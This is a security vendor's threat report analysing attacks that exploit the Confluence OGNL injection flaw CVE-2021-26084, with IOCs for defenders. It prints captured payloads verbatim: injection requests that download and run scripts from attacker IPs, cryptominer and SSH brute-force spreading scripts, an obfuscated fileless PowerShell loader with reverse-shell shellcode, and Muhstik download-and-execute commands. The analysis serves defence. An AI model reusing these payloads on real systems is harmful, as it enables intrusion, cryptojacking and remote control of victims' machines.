Recent Attack Uses Vulnerability on Confluence Server | FortiGuard Labs

By Cara Lin

Published: 2021-10-21 · Archived: 2026-04-02 10:39:53 UTC

FortiGuard Labs Threat Research Report

Affected platforms: Atlassian's Confluence
Impacted parties: Confluence Server or Data Center instance
Impact: An OGNL injection vulnerability exists that would allow an unauthenticated user to execute arbitrary code
Severity level: Critical

Introduction of CVE-2021-26084

In August 2021, Atlassian published a security advisory about CVE-2021-26084 that could enable a threat actor to run arbitrary code on unpatched Confluence Server and Data Center instances. FortiGuard Labs analyzed the situation and published a Threat Signal with relevant information. After releasing the advisory, there occur massive scanning and proof-of-concept exploit code in public. We also collect a lot attacking traffic. In this blog we will analyze the payloads leveraging this vulnerability, deep dive into the attack and summarize the IOCs for these suspicious activities that may hint the network was affected by CVE-2021-26084.

Overview of CVE-2021-26084 Incidents

In September, we observed numerous threat actors targeting this vulnerability whose goal was to download a malicious payload that would install a backdoor or miner in a user's network. These threats include Cryptojacking, Setag backdoor, Fileless attack that uses PowerShell in a system to execute shell without file dropped and Muhstik botnet; we will elaborate each of them in this analysis.

Although there are different attack vectors for this vulnerability, all of these attacks are targeting the parameter "queryString" which is shown in following packet capture:

```
POST /pages/createpage-entervariables.action?SpaceKey=x HTTP/1.1
content-type: application/x-www-form-urlencoded
accept-encoding: gzip, deflate
user-agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36
connection: close
accept: */*
host:
content-length: 8865

queryString=aaaaaaaa%5Cu0027%2B%7BClass.forName%28%5Cu0027javax.scr
ipt%5Cu0027%29.%5Cu0065val%28%5Cu0027var+isWin+
%3D+java.lang.System.getProperty%28%5Cu0022os.name%5Cu0022%29.toLow
%3D+new+java.lang.String%28%5Cu0022%25COMSPEC%25+%2Fb+%2Fc+start+%2
e+aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAe
AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaA
JwB9ADsAJABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ARAB
OBsAGUATgBhAG0AZQA9ACOAYgA7ACOAcwAuAEEAcgBnAHUAbOBlAG4AdABzAD0AJwAt
```

Fileless attack leverage CVE-2021-26084

Cryptojacking

After exploiting CVE-2021-26084, it downloads init.sh from 86.105.195[.]120. The shell is a crypto miner that includes following tasks:

1. Delete syslog
2. Change commonly used command
3. Stop aliyun services and apparmor
4. Set the path for miner execution file (zzh) and itself but rename as newinit.sh
5. Kill all other miner processes
6. Use crontab to establish persistence
7. Get scanning shell (is.sh)
8. Clean the trace

```
queryString=aaaaaaaa%5Cu0027%2B%7BClass.forName%28%5Cu0027javax.script.ScriptEngineManager%5Cu0027%29.newInstance%28%29.getEngineByNam
e%28%5Cu0027JavaScript%5Cu0027%29.%5Cu0065val%28%5Cu0027var+isWin+%3D+java.lang.System.getProperty%28%5Cu0022os.name%5Cu0022%29.toLowe
rCase%28%29.contains%28%5Cu0022win%5Cu0022%29%3B+var+cmd+%3D+new+java.lang.String%28%5Cu0022curl+-o-++http%3A%2F%2F86.105.195.120%2Fcl
eanfda%2Finit.sh+%7C+bash+%5C%5Cu003e%2Fdev%2Fnull+2%5C%5Cu003e%5C%5Cu00261+%5C%5Cu0026%5Cu0022%29%3Bvar+p+%3D+new+java.lang.ProcessBu
ilder%28%29%3B+if%28isWin%29%7Bp.command%28%5Cu0022cmd.exe%5Cu0022%2C+%5Cu0022%2Fc%5Cu0022%2C+cmd%29%3B+%7D+else%7Bp.command%28%5Cu002
2bash%5Cu0022%2C+%5Cu0022-c%5Cu0022%2C+cmd%29%3B+%7Dp.redirectErrorStream%28true%29%3B+var+process%3D+p.start%28%29%3B+var+inputStream
Reader+%3D+new+java.io.InputStreamReader%28process.getInputStream%28%29%29%3B+var+bufferedReader+%3D+new+java.io.BufferedReader%28inpu
tStreamReader%29%3B+var+line+%3D+%5Cu0022%5Cu0022%3B+var+output+%3D+%5Cu0022%5Cu0022%3B+while%28%28line+%3D+bufferedReader.readLine%28
%29%29+%21%3D+null%29%7Boutput+%3D+output+%2B+line+%2B+java.lang.Character.toString%2810%29%3B+%7D%5Cu0027%29%7D%2B%5Cu0027
```

Payload Exploits CVE-2021-26084

```
  systemctl disable aliyun.service
  service bcm-agent stop
  yum remove bcm-agent -y
  apt-get remove bcm-agent -y
elif ps aux | grep -i '[y]unjing'; then
  /usr/local/qcloud/stargate/admin/uninstall.sh
  /usr/local/qcloud/YunJing/uninst.sh
  /usr/local/qcloud/monitor/barad/admin/uninstall.sh
fi

setenforce 0
echo SELINUX=disabled >/etc/selinux/config
service apparmor stop
systemctl disable apparmor
service aliyun.service stop
systemctl disable aliyun.service
ps aux | grep -v grep |
grep 'aegis' | awk '{print $2}' | xargs -I % kill -9 %
ps aux | grep -v grep | grep 'Yun' | awk '{print $2}' | xargs -I % kill -9 %

rm -rf /usr/local/aegis
rm -f /tmp/.null 2>/dev/null

miner_url="http://86.105.195.120/cleanfda/zzh"
miner_url_backup="http://86.105.195.120/cleanfda/zzh"
miner_size="7432520"
sh_url="http://86.105.195.120/cleanfda/newinit.sh"
sh_url_backup="http://86.105.195.120/cleanfda/newinit.sh"
chattr_size="8000"
```

Inti.sh

In the scanning shell, it will try to download a scanning tool, like Masscan, Pnscan, etc, which can be used to scan and survey IPv4 TCP network in order to discover live host to proceed the spreading. The downloader path is shown as below. It also downloads a shell that defines specific steps for the scan. First, get the login brute force tool hxx (md5: f0551696774f66ad3485445d9e3f7214) and account/password list ps (md5: a43ad8a740081f0b5a89e219fe8475a3), then scan the subnet belong to private network (172.16.0.0/12, 192.168.0.0/16, 10.0.0.0/8). This is to allow the malware to login into more devices in victim's intranet and spread miner script (init.sh).


```
if ! [ -x "$(command -v masscan)" ]; then
rm -rf /var/lib/apt/lists/*
rm -rf x1.tar.gz
sleep 1
$bbdira -sL -o x1.tar.gz http://86.105.195.120/b2f628fff19fda999999999/1.0.4.tar.gz
sleep 1
[ -f x1.tar.gz ] && tar zxf x1.tar.gz && cd masscan-1.0.4 && make && make install && cd .. && rm -rf masscan-1.0.4
echo "Masscan Installed"
fi
echo "Masscan Already Installed"
sleep 3 && rm -rf .watch
if ! ( [ -x /usr/local/bin/pnscan ] || [ -x /usr/bin/pnscan ] ); then
$bbdira -sL -o .x112 http://86.105.195.120/cleanfda/pnscan.tar.gz || $ccdira -q -O .x112 http://86.105.195.120/cleanfda/pnscan.tar.gz
sleep 1
[ -f .x112 ] && tar zxf .x112 && cd pnscan && ./configure && make && make install && cd .. && rm -rf pnscan .x112
echo "Pnscan Installed"
fi
echo "Pnscan Already Installed"

$bbdir -fsSL http://86.105.195.120/cleanfda/rs.sh | bash
$bbdira -fsSL http://86.105.195.120/cleanfda/rs.sh | bash
```

Downloader path in is.sh

```
sleep 1
if [ ! "$(ps -fe | grep '/usr/sbin/sshd /tmp/ipss'| grep -v grep)" ]; then
if [[ $EUID = 0 ]];
then
wd1 -q -O /tmp/ps http://86.105.195.120/cleanfda/ps
wd1 -q -O /tmp/hxx http://86.105.195.120/cleanfda/hxx
chmod 777 /tmp/hxx
rm -rf /tmp/sshcheck /tmp/ssh_vuln.txt /tmp/scan.log /tmp/ipss
masscan 172.16.0.0/12 192.168.0.0/16 10.0.0.0/8 --max-rate 30000 -p22 --wait 0 | awk '{print $6}' > /tmp/ipss
nohup /tmp/hxx 50 -f /tmp/ipss /tmp/ps 22 'curl -fsSL http://86.105.195.120/cleanfda/init.sh | sh; wget -q -O- http://86.105.195.120/c
echo "Finished"
pkill -9 hxx
```

Scannng steps in rs.sh

The entire workflow can be seen below.



Confluence server

Setag

The following exploit traffic was observed from IP address 86.105.195.154 (AS 3164 Astimp IT Solution SRL). Setag, also known as BillGates or Ganiw, belongs to a well-known malware family that targets server via 1 day vulnerability. It mainly uses UDP/SYN/ICMP/DNS floods to conduct DDoS attack. But it also has various command can check its own status or control their victims. The command for dos attack or controlling their victims can be seen in following rawdata:

Syna

Fileless Attack

The observed packet is from 141.98.83.139 (AS 209588 Flyservers S.A.) and the main payload is b64 encoded. The decoded data is as follow:

```
if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object
System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String((''H4sIABgHU2ECA7VXbW/aSBD+Xqn/waqQMCrBJiFtL1KlWxsbTCDFMS8Bik6OvbY3LF7H
XgJOr//9Zm3Ii5r2cid1v+DdnZmdfeaZmSXYxB4nLJbYRJe+vX0j7cfQTd21JFeCttUZ1KXKau7VHncrYTSU{1}kvyAiVJm61dEi/{1}zvRNmuKYl/
NGB3OUZXh9TQnO5Jr0tzSNcIq{1}vlzfYI9L36TKX40OZdcu3YvluutFWDpCsS/2+sxzhWMNJ6GEy9Wv''+''X6u1xVFz2TBuNy7N5KqTZxyvGz6l1Zr0vSYOHOUJlqsD4q
Us''+''YwFvTEl8ctwYx5kb4AuwdocHmEfMz6pwl8fbpJhv0ri4lLBSyshV+BymzEO+n+Isq9alhbC/WC7/
lBf7wy83MSdr3LBijlOWODi''+''9Ix7OGl039im+xMEStByekjhc1mogdsdWWK7EG0rr0n8xI1/g7QG61yrJT5VAasjTWh1C+uM1B8zfUFwqVl/ws2RBDcaeCQDfd4Fgc'
'+''GD{1}Vjs9n73An8eFw1gUOxh8locsI4X2Z0mtSwM43uUszWFaGaUbXFs+IC5V+LbV''+''ceqvNdc86ILmLqArWFpMG{1}GXj''+''waeMaDij7CQ+Tmd2zggMW7nsb
sm3oGx8kthwQHFBSiNg9''+''gFOChX9xvYb2OKQ5cLpAU7flAz1oQ/
6GobQn2cIg9Cm4FXE{1}Xac2fK4MlVKx7gNcBXzoGulQDyBB+k97mRH04XcxCq6tTNsro03ECienXJwS7Ffl1''+''CcUb2W2jDWfFZfXR3sKGceG7GD+aWtedo7k/VWZzx
dONBXAGBkZNgj7hUAFKXusTHWu6Q8HB69UU4dJdSyB+wd''+''AfhgBUBg8MFW1JwtGRGreFgbq0TitcgVBQOk7ohlIl9mhT8ck{1}sV1929JANJfUFMAdEnrgJ0XYo43Vp
QlIOVUiALOj1/7z4sQAJd/QU76MjH7JsoeVcZEE''+''l6wiS7iEqAEk5gGGmbK25Gf7QKkuN/
E4xS{1}t02Gb3CIZhXtoTzRl{1}5tbA71HH4s7MI{1}1xFFmkaY''+''Uwz8eGusvH4ZCrybnT7qK0vYsCZGWW0dVyu6khr0s+TnraeAx6RO/bNzsL+do6vApn+tYaRl''+
''cWHKT3QyuEX82K{1}E2dq6GmWtzqmJpBVBQ6dtduNeeW8olq5N6xHNSdjkbdnjj{1}9rq9truDc4xWq3u1G6GLQ''+''Q9F5hffbB6bkdBfCf35qtNvG8XcE3N7lhnEMG
f2JBL+4Okk0aaGObcniRW+34b2pK+0zEiDdYvs+omjwGg2e3exfz+gn+4H4K49mfcInlshzkNkI+TMYupcb3Vk5s2baW9EVHMMa6uRFe/
s62Tg57Ou8sdkQHDCkG0gZFJI0jVyt22lOWXn9uTULvFUd1vjRtkapLdd7X/Hn''+''Q8fQiVoDZWJY8VdN9LA37zXWpHee9hbuxN1FigTgV/
biJX7+Iq6Q73J6LXSHJ{1}2R02zCO5dDDx6q8G9wcapfc30Yy8KwCcr/GSHVyw+Do{1}ZZTw4N0bWMQYCINRJ4J6UIa3gg9DLAfce3GeWmEMqdG/mAozi/
sG4O''+''beL2MziLci6L50D8Ws7etyB7Oi''+''R4DSYjgXu''+''18wQnOumXfK+q4c3tztNz4yTy223ac2xiDXYbN3efUR+wIG{1}XE{1}RFoF9{1}fxiDeF7as/YGBk
doE2kEc1GSqY1W2q4O1Y+Itu2{1}Ng7N5GmR''+''ZE9s2chyBp6IRvZtj1Cl06gaM5Q6fk+D+xAid9BGi3GJOYnx8tKtNVb4u''+''Wivn1TYSv3STr9rJ0O3DSLXAppBo
3yUO1Mlpr71jdkRGjIsnhAr''+''XAaYwpvDniVHIoEopR5ovGW{1}RK6ftmLxdNgbBVuvfRVkx4Ea48t+bB0djYHL6HuZJ1GH8chj+rq7kRVoY+qO7VVVJf
X30xnSS6DqbrowwKX0jAtDIMtEk''+''iy/NuBgscWh5r/C6h+hhqcvYIaDU2jrJsCO40x+hS58lo{1}RHjEDQBrwr''+''UX4plV8g{1}0j/
At1HTxCHn6qKkk6W9lzL72R/Dj/ytjHtd+sfsqFqn1ApwfVp8v{1}Ombvw+BqUs4CDrQxSguH1Y/AWKfJU8CnKSQA8F+iD8cXzb86AKesEUb/QeZn0a/6QwAAA{0}{0}'')
-f''='','P'''))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStanda
rdOutput=$true;$s.WindowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);
```

First layer decoded data

We can see that the payload is constructed and executed via PowerShell. The final execution will set “WindowStyle” to hidden and “CreateNoWindow” to True, which is to put itself out of sight. We decoded those data in the middle and replace {0} and {1} with “=” and “P”, then 2nd layer payload data

```
function oVC { Param ($fDIGM, $kZc)
        $ghP = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And
        $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
        return $ghP.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [String])).Invoke($null,
        @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
        ($ghP.GetMethod('GetModuleHandle')).Invoke($null, @($fDIGM)))), $kZc))
}
function wB5KY {Param (
                [Parameter(Position = 0, Mandatory = $True)] [Type[]] $tw4GS,
                [Parameter(Position = 1)] [Type] $xflk = [Void   ]
        $dTe = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [
        System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
        $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
        $dTe.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
        $tw4GS).SetImplementationFlags('Runtime, Managed')
        $dTe.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $xflk, $tw4GS).SetImplementationFlags('Runtime,
        Managed')
        return $dTe.CreateType()}
[Byte[]]$sG = [System.Convert]::FromBase64String("/EiD5PDozAAAAEFRQVBSUVZIMdJlSItSYEiLUhhIi1IgSItyUE0xyUgPt0pKSDHArDxhfAIsIEHByQ1BA
cHi7VJBUUiLUiCLQjxIAdBmgXgYCwIPhXIAAACLgIgAABIhcB0Z0gB0ItIGFBEi0AgSQHQ41ZI/
(… omit)
[Uint32]$hwC4P = 0
$oka = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oVC kernel32.dll VirtualAlloc), (wB5KY @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $sG.Length,0x3000, 0x04)
[System.Runtime.InteropServices.Marshal]::Copy($sG, 0, $oka, $sG.length)
if (([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oVC kernel32.dll VirtualProtect), (wB5KY @([IntPtr],
[UInPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool]))).Invoke($oka, [Uint32]$sG.Length, 0x10, [Ref]$hwC4P)) -eq $true) {
        $pr = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oVC kernel32.dll CreateThread), (wB5KY
        @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
        ([IntPtr]))).Invoke([IntPtr]::Zero,0,$oka,[IntPtr]::Zero,0,[IntPtr]::Zero)
        [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((oVC kernel32.dll WaitForSingleObject), (wB5KY
        @([IntPtr], [Int32]))).Invoke($pr,0xffffffff) | Out-Null
}
```

Second layer payload data

It defined two functions, and one variable that contain the main exploit code. After converting the code in $sG, it will use VirtualAlloc to reserve a part of memory. Then it uses CreateThread to invoke the malicious code. So what exactly $sG is? After b64 decoding, we get about 570 bytes binary data as below:

```
00000000  FC 48 83 E4 F0 E8 CC 00  00 00 41 51 41 50 52 51  .H........AQAPRQ
00000010  56 48 31 D2 65 48 8B 52  60 48 8B 52 18 48 8B 52  VH1..H.R`H.R.H.R
00000020  20 48 8B 72 50 4D 31 C9  48 0F B7 4A 4A 48 31 C0  ·H.rPM1.·H··JJH1·
00000030  AC 3C 61 7C 02 2C 20 41  C1 C9 0D 41 01 C1 E2 ED  .<a|.,·A...A....
00000040  52 41 51 48 8B 52 20 8B  42 3C 48 01 D0 66 81 78  RAQH.R·.B<H....x
00000050  18 0B 02 0F 85 72 00 00  00 8B 80 88 00 00 00 48  .....r.........H
00000060  85 C0 74 67 48 01 D0 8B  48 18 50 44 8B 40 20 49  ...gH.ħ·H.PD.@·I
00000070  01 D0 E3 56 48 FF C9 41  8B 34 88 48 01 D6 4D 31  ...VH....4.H...1
00000080  C9 48 31 C0 41 C1 C9 0D  AC 41 01 C1 38 E0 75 F1  ..1......A......
00000090  4C 03 4C 24 08 45 39 D1  75 D8 58 44 8B 40 24 49  L.L$.E9....D.@$I
000000A0  01 D0 66 41 8B 0C 48 44  8B 40 1C 49 01 D0 41 8B  ...A..HD.@.I....
000000B0  04 88 41 58 41 58 48 01  D0 5E 59 5A 41 58 41 59  ..AXAXH...YZAXAY
000000C0  41 5A 48 83 EC 20 41 52  FF E0 58 41 59 5A 48 8B  AZH....R....YZH.
000000D0  12 E9 4B FF FF FF 5D 49  BE 77 73 32 5F 33 32 00  ......]I.ws2_32.
000000E0  00 41 56 49 89 E6 48 81  EC A0 01 00 00 49 89 E5  .AVI.........I..
000000F0  49 BC 02 00 5C B5 8D 62  53 8B 41 54 49 89 E4 4C  I...\..bS.ATI...
00000100  89 F1 41 BA 4C 77 26 07  FF D5 4C 89 EA 68 01 01  .....w&.........
```

570 bytes binary data

To dive deep in to this, we have to check this binary by IDA. Following the first call into loc_D6, it puts ws2_32 and move edx, 726774ch, and this is the hash value of LoadLibrary function, the detail code is as below:

```
seg000:00000000                                seg000      segment byte public 'CODE' use32
seg000:00000000                                            assume cs:seg000
seg000:00000000                                            assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00000000 FC                                         cld
seg000:00000001 48                                         dec     eax
seg000:00000002 83 E4 F0                                   and     esp, 0FFFFFFF0h
seg000:00000005 E8 CC 00 00 00                             call    loc_D6
seg000:0000000A 41                                         inc     ecx
seg000:0000000B 51                                         push    ecx
seg000:0000000C 41                                         inc     ecx
```

The hash value of LoadLibrary function

```
seg000:000000D6                         loc_D6:                                 ; CODE XREF: seg000:00000005↑p
seg000:000000D6 5D                                      pop     ebp
seg000:000000D7 49                                      dec     ecx
seg000:000000D8 BE 77 73 32 5F                          mov     esi, '_2sw'
seg000:000000D8                         ; ---------------------------------------------------------------------------
seg000:000000DD 33                                      db '3'
seg000:000000DE 32                                      db '2'
seg000:000000DF 00                                      db 0
seg000:000000E0 00                                      db 0
seg000:000000E1                         ; ---------------------------------------------------------------------------
seg000:000000E1 41                                      inc     ecx
seg000:000000E2 56                                      push    esi
seg000:000000E3 49                                      dec     ecx
seg000:000000E4 89 E6                                   mov     esi, esp
seg000:000000E6 48                                      dec     eax
seg000:000000E7 81 EC A0 01 00 00                       sub     esp, 1A0h
seg000:000000ED 49                                      dec     ecx
seg000:000000EE 89 E5                                   mov     ebp, esp
seg000:000000F0 49                                      dec     ecx
seg000:000000F1 BC 02 00 5C B5                          mov     esp, 0B55C0002h
seg000:000000F6 8D 62 53                                lea     esp, [edx+53h]
seg000:000000F9 8B 41 54                                mov     eax, [ecx+54h]
seg000:000000FC 49                                      dec     ecx
seg000:000000FD 89 E4                                   mov     esp, esp
seg000:000000FF 4C                                      dec     esp
seg000:00000100 89 F1                                   mov     ecx, esi
seg000:00000102 41                                      inc     ecx
seg000:00000103 BA 4C 77 26 07                          mov     edx, 726774Ch
seg000:00000108 FF D5                                   call    ebp             ; LoadLibrary('ws2_32.dll');
seg000:0000010A 4C                                      dec     esp
seg000:0000010B 89 EA                                   mov     edx, ebp
seg000:0000010D 68 01 01 00 00                          push    101h
seg000:00000112 59                                      pop     ecx
seg000:00000113 41                                      inc     ecx
seg000:00000114 BA 29 80 6B 00                          mov     edx, 6B8029h
seg000:00000119 FF D5                                   call    ebp
```

It is a reverse shell meterpreter shellcode that connects to exploit source 141.98.83[.]139 via tcp port 23733. Since the port now is closed, we only managed to capture the following packets. But the entire attack process only leveraged PowerShell to decode layer by layer, and uses hidden window style to hide itself. And finally, create a thread to achieve the reverse shell. Not a single file is dropped in the entire attack, which is known as fileless attack.

Source	Destination	Protocol	Length	DestPort	Info
192.168.2.100	141.98.83.139	TCP	66	23733	48012 → 23733 [SYN] Seq=0 Win=8192 Len=0 MSS=146
141.98.83.139	192.168.2.100	TCP	60	48012	23733 → 48012 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.2.100	141.98.83.139	TCP	66	23733	[TCP Retransmission] 48012 → 23733 [SYN] Seq=0 W
141.98.83.139	192.168.2.100	TCP	60	48012	23733 → 48012 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
192.168.2.100	141.98.83.139	TCP	62	23733	[TCP Retransmission] 48012 → 23733 [SYN] Seq=0 W
141.98.83.139	192.168.2.100	TCP	60	48012	23733 → 48012 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Muhstik

By exploiting CVE-2021-26084, it downloads conf2 from 149.28.85[.]17. The file will deploy and execute dk86 from 188.166.137[.]241 and ldm script. The attack scenario afterward is analyzed in this article, but we observed a different server IP and more attack source IP which is intended to spread conf2 of Muhstik.

```
wget -O /dev/shm/pty86 http://188.166.137.241/wp-content/themes/twentyseventeen/dk86; chmod +x /dev/shm/pty86; /dev/shm/pty86 &
curl -o /dev/shm/pty86 http://188.166.137.241/wp-content/themes/twentyseventeen/dk86; chmod +x /dev/shm/pty86; /dev/shm/pty86 &

wget -O /tmp/pty86 http://188.166.137.241/wp-content/themes/twentyseventeen/dk86; chmod +x /tmp/pty86; /tmp/pty86 &
curl -o /tmp/pty86 http://188.166.137.241/wp-content/themes/twentyseventeen/dk86; chmod +x /tmp/pty86; /tmp/pty86 &

(curl http://153.121.58.102:80/wp-content/themes/zuki/m8 || wget -qO - http://153.121.58.102:80/wp-content/themes/zuki/m8) | bash > /dev/
null 2>&1 &
wget -qO - http://18.235.127.50/ldm | bash > /dev/null 2>&1 &
```

Different conf2 downloader

Conclusion

We have been tracking this vulnerability for weeks and observing massive threat exploitation targeting Atlassian Confluence. Although the patch for CVE-2021-26084 is already released, public attacks are still undergoing. In this post, we gave detail of those attacks and illustrate how they using the payload to deliver malware, users should upgrade the system immediately and also apply Fortiguard protection to avoid the threat probing.

Fortinet Protections

For vulnerability CVE-2021-26084, Fortinet already release IPS signature Atlassian.Confluence.CVE-2021-26084.Remote.Code.Execution for it to proactive protect our customer. For payloads described are detected and blocked by the FortiGuard AntiVirus.

The downloading URLs and attacker's IP addresses have been rated as "Malicious Websites" by the FortiGuard Web Filtering service.

IOC

Value	Item
86.105.195.154	Cryptojacking expolit source IP address
86.105.195.120	Cryptojacking dropper hosting IP address
911e417b9bc8689a3eed828f0b39f579	hxxp://86.105.195.120/cleanfda/init.sh hxxp://86.105.195.120/cleanfda/newinit.sh
75259ee2db52d038efea5f939f68f122	hxxp://86.105.195.120/cleanfda/zzh
4a7bf7f013cc2297d62627b2b78c5b0b	hxxp://86.105.195.120/cleanfda/is.sh
8cc2b831e29dc9f4832a162e9f425649	hxxp://86.105.195.120/cleanfda/rs.sh

2.57.33.59	Setag expolit source IP address
209.141.50.210	Setag dropper hosting IP address
a8eb59396d698bda5840c8b73c34a03b	hxxp://209.141.50.210/syna
141.98.83.139	Fileless attack expolit source IP address
1b8a7954b9630be2e0dd186a4fc6a32a	2nd layer payload data
bf8a7b199f3293852c7f2b3578e8c0ae	Binary shellcode
98.239.93.20 87.106.194.46 51.75.195.137 34.247.148.227 121.196.25.170 221.168.37.77 122.9.48.250 18.182.153.49	Muhstik exploit source IP address
149.28.85.17	Conf2 dropper hosting IP address
6078c8a0c32f4e634f2952e3ebac2430	hxxp://149.28.85.17/conf2

Learn more about Fortinet's FortiGuard Labs threat research and intelligence organization and the FortiGuard Security Subscriptions and Services portfolio.

Learn more about Fortinet's free cybersecurity training, an initiative of Fortinet's Training Advancement Agenda (TAA), or about the Fortinet Network Security Expert program, Security Academy program, and Veterans

program. Learn more about FortiGuard Labs global threat intelligence and research and the FortiGuard Security Subscriptions and Services portfolio.
